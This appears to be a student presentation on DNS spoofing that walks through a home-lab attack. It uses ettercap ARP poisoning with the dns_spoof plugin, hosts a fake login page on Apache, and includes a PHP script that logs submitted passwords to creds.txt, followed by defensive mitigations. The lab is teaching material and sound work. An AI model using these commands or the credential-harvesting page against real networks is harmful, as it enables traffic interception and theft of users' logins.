


DNS Spoofing

DNS

Presented by:
Kojo Quarm,
Tiffany Cooke &
Martin Lawrence

What is DNS?



DNS

DNS stands for Domain Name System. It is the phonebook of the internet and is the service that translates website names into IP addresses


Spoofting

Spoofting is a technique that attackers use to gain user information by creating a false copy of a legitimate website and redirecting said traffic from the real website to their own.

DNS

Why DNS Spoofting?

As technology progresses and the world becomes more integrated with said technology, things that were previously not vulnerable to attack methods like DNS spoofting, suddenly will be vulnerable and so we must be prepared to meet this threat.



Kali Linux



Tools



Ubuntu



STEPS TO DEMONSTRATION

1. Enable IP Forwarding
2. Edit/Configure Ettercap DNS file
3. Host Fake/Malicious Webpage on Kali
4. Launch attack with Ettercap
5. Victim visit spoofed website

```
echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
```

Enable IP forwarding on Kali

```
sudo nano /etc/Ettercap/etter.dns
```

add hostname/domain to be spoofed and ip address for fake webpage

```
sudo service apache2 start
```



to start apache server

```
sudo service apache2 status
```

to make sure apache server started successfully

```
sudo ettercap -T -q -i eth0 -M arp:remote //victim  
ip// //router ip// -P dns_spoof
```

Launch attack with ettercap



kali-linux-2024.3-virtualbox [Running] - Oracle VirtualBox

File Machine View Input Devices Help

1 2 3 4

kali@kali: /var/www/html

File Actions Edit View Help

```
GNU nano 8.1 /etc/ettercap/etter.dns
#
#   ettercap -- etter.dns -- host file for dns_spoof plugin
#
# Copyright (C) AlOR & NaGA
#
# This program is free software; you can redistribute it and/or modify
# it under the terms of the GNU General Public License as published by
# the Free Software Foundation; either version 2 of the License, or
# (at your option) any later version.
#
#
# Sample hosts file for dns_spoof plugin
#
# the format is (for A query):
#   www.myhostname.com A 168.11.22.33 3600
#   *.foo.com A 168.44.55.66 [optional TTL]
#
# ... for a AAAA query (same hostname allowed):
#   www.myhostname.com AAAA 2001:db8::1
#   *.foo.com AAAA 2001:db8::2 [optional TTL]
#
# or to skip a protocol family (useful with dual-stack):
#   www.hotmail.com AAAA ::
#   www.yahoo.com A 0.0.0.0
#
# or for PTR query:
#   www.bar.com PTR 10.0.0.10 [TTL]
#   www.google.com PTR ::1 [TTL]
#
# or for MX query (either IPv4 or IPv6):
#   domain.com MX xxx.xxx.xxx.xxx [TTL]
#   domain2.com MX xxxx:xxxx:xxxx:xxxx:xxxx:xxxx:xxxx:xxxx
#   domain3.com MX xxxx:xxxx::y
#
# or for WINS query:
#   workgroup WINS 127.0.0.1 [TTL]
#   PC* WINS 127.0.0.1
#
# or for SRV query (either IPv4 or IPv6):
#   service._tcp._udp.domain SRV 192.168.1.10:port [TTL]
#   service._tcp._udp.domain SRV [2001:db8::3]:port
#
# or for TXT query (value must be wrapped in double quotes):
#
```

Read 63 Lines

Help Write Out Where Is Cut Execute
Exit Read File Replace Paste Justify
Location Go To Line M-U Undo M-E Redo

Downloads_default_1733195757697_15430 [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Activities Firefox Web Browser

Tue 14:28

Login - Fake Example - Mozilla Firefox

Login-Fake Example

testphp.vulnweb.com/index.html

Would you like Firefox to save this login for vulnweb.com?

Test

Username:

Password:

Don't Save Save

Login

```
GNU nano 8.1 index.html
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>Login - Fake Example</title>
</head>
<body>
  <h2>Login to Your Account</h2>
  <form action="post.php" method="post">
    <label for="username">Username:</label><br>
    <input type="text" id="username" name="username" required><br><br>

    <label for="password">Password:</label><br>
    <input type="password" id="password" name="password" required><br><br>

    <button type="submit">Login</button>
  </form>
</body>
</html>
```

etter.dns

```
kali-linux-2024.3-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help

kali@kali: /var/www/html
File Actions Edit View Help

May 13 14:07:07 kali systemd[1]: Starting apache2.service - The Apache HTTP Server ...
May 13 14:07:07 kali apachectl[21175]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, please edit the 'ServerName' line in the default conf file to eliminate this warning
May 13 14:07:07 kali systemd[1]: Started apache2.service - The Apache HTTP Server.

(kali@kali)-[/var/www/html]
└─$ sudo ettercap -T -q -i eth0 -M arp:remote //192.168.1.119// //192.168.1.1// -P dns_spoof

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
  eth0 -> 08:00:27:AD:25:87
          192.168.1.175/255.255.255.0
          fe80::ad58:b8c2:2862:b2af/64
          2600:4808:3951:3200:d35f:ed56:1779:879f/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to EUID 0 EGID 0 ...

34 plugins
42 protocol dissectors
57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Scanning for merged targets (2 hosts) ...

* |----->| 100.00 %

2 hosts added to the hosts list ...

ARP poisoning victims:

GROUP 1 : 192.168.1.119 08:00:27:79:BC:C9

GROUP 2 : 192.168.1.1 A4:CF:D2:07:F4:3D
Starting Unified sniffing ...

Text only Interface activated ...
Hit 'h' for inline help

Activating dns_spoof plugin ...

dns_spoof: A [testphp.vulnweb.com] spoofed to [192.168.1.175] TTL [3600 s]
dns_spoof: A [testphp.vulnweb.com] spoofed to [192.168.1.175] TTL [3600 s]
dns_spoof: A [testphp.vulnweb.com] spoofed to [192.168.1.175] TTL [3600 s]
```

Downloads_default_1733195757697_15430 [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Activities Firefox Web Browser Tue 14:27

Login - Fake Example - Mozilla Firefox

testphp.vulnweb.com/index.html

Would you like Firefox to save this login for vulnweb.com?

Test

Username:

Password:

Don't Save Save

Login

kali-linux-2024.3-virtualbox-m64 [Running] - Oracle VirtualBox

File Machine View Input Devices Help

kali@kali: /var/www/html

File Actions Edit View Help

```
(kali@kali)-[/var/www/html]
$ echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
1
(kali@kali)-[/var/www/html]
$ sudo nano /etc/ettercap/etter.dns

(kali@kali)-[/var/www/html]
$ ls
creds.txt index.html index.nginx-debian.html info.php post.php

(kali@kali)-[/var/www/html]
$ sudo service apache2 start

(kali@kali)-[/var/www/html]
$ sudo service apache2 status
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
   Active: active (running) since Tue 2025-05-13 14:07:07 EDT; 11min ago
  Invocation: cf10e1a0e00847d6a27c6c3ae80aaad0
     Docs: https://httpd.apache.org/docs/2.4/
   Process: 21160 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
    Main PID: 21176 (apache2)
      Tasks: 6 (limit: 2269)
   Memory: 20.7M (peak: 21M)
      CPU: 86ms
   CGroup: /system.slice/apache2.service
           └─21176 /usr/sbin/apache2 -k start
             21179 /usr/sbin/apache2 -k start
             21180 /usr/sbin/apache2 -k start
             21181 /usr/sbin/apache2 -k start
             21182 /usr/sbin/apache2 -k start
             21183 /usr/sbin/apache2 -k start

May 13 14:07:07 kali systemd[1]: Starting apache2.service - The Apache HTTP Server ...
May 13 14:07:07 kali apachectl[21175]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, please see the README file for details on how to set up the hostname resolution, the Listen and the ServerName directives.
May 13 14:07:07 kali systemd[1]: Started apache2.service - The Apache HTTP Server.

(kali@kali)-[/var/www/html]
$ sudo ettercap -T -q -i eth0 -M arp:remote //192.168.1.119// //192.168.1.1// -P dns_spoof

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
eth0 → 08:00:27:AD:25:87
      192.168.1.175/255.255.255.0
      fe80::ad58:b8c2:2862:b2af/64
      2600:4808:3951:3200:d35f:ed56:1779:879f/64
```

Downloads_default_1733195757697_15430 [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Activities Firefox Web Browser

Tue 14:28

Login - Fake Example - Mozilla Firefox

Login - Fake Example

testphp.vulnweb.com/index.html

Would you like Firefox to save this login for vulnweb.com?

Test

Username:

Password:

Don't Save Save

Login

Right Ctrl

Right Ctrl

68°F Light rain

Search

2:28 PM 5/13/2025

```
#!/php
if ($_SERVER["REQUEST_METHOD"] == "POST") {
    $user = isset($_POST['username']) ? $_POST['username'] : 'Not provided';
    $pass = isset($_POST['password']) ? $_POST['password'] : 'Not provided';

    $log = "Username: $user | Password: $pass\n";
    file_put_contents("creds.txt", $log, FILE_APPEND | LOCK_EX);

    header("Location: index.html");
    exit;
}
?>
```

kali@kali: /var/www/html

File Actions Edit View Help

GNU nano 8.1

creds.txt

Username: test | Password: demo
Username: Test | Password: Demo

File System



Home



Other drives

Help
ExitWrite Out
Read FileWhere Is
ReplaceCut
PasteExecute
JustifyLocation
Go To LineUndo
RedoSet Mark
CopyTo Bracket
Where WasPrevious
NextBack
ForwardPrev Word
Next WordHome
End



STAY ON DEFENSE

Mitigations

DNS SERVER CONFIGURATION

- ★ *Use DNSSEC*
`{dig +dnssec (website).com}`
- ★ *Randomize Source Ports & Transaction IDs*
- ★ *Implement RRL*

MONITORING & INCIDENT RESPONSE

- ★ *Log & Monitor DNS Queries*
- ★ *Implement Sinkholing*
- ★ *Conduct security audits regularly*

NETWORK & SYSTEM LEVEL

PROTECTIONS

- ★ *Enable IP source filtering & Spoofing rules*
- ★ *Use Firewalls*
- ★ *Patch & Update Regularly*

PERSONAL PROTECTIONS

- ★ *Phishing & Spoofing education/awareness*
- ★ *Implement Antivirus & Browser Protections*





Kali- Linux
Ubuntu
Ettercap
Apache2


DNS Spoofing

Defense Mechanisms
Security Protocols

STEPS TO DEMONSTRATION

Conduct Spoofing
Successfully

Conclusion



Resources

- ❑ [Practical Demonstration: DNS Spoofing + Home Lab | by Ally Petitt | Medium](#)
- ❑ [Attacks: TutorialDNS & Prevention Best Practices](#)
- ❑ [Weaponizing DHCP DNS Spoofing — A Hands-On Guide | Akamai](#)
- ❑ https://www.splunk.com/en_us/blog/learn/man-in-the-middle-attacks.html
- ❑ https://cuvirtcyberpt-lwd8328.slack.com/files/U080VCFL59S/F08RDDNL65V/img_7496.png
- ❑ <https://cuvirtcyberpt-lwd8328.slack.com/archives/C08MH5MBNF8/p1746953245764529>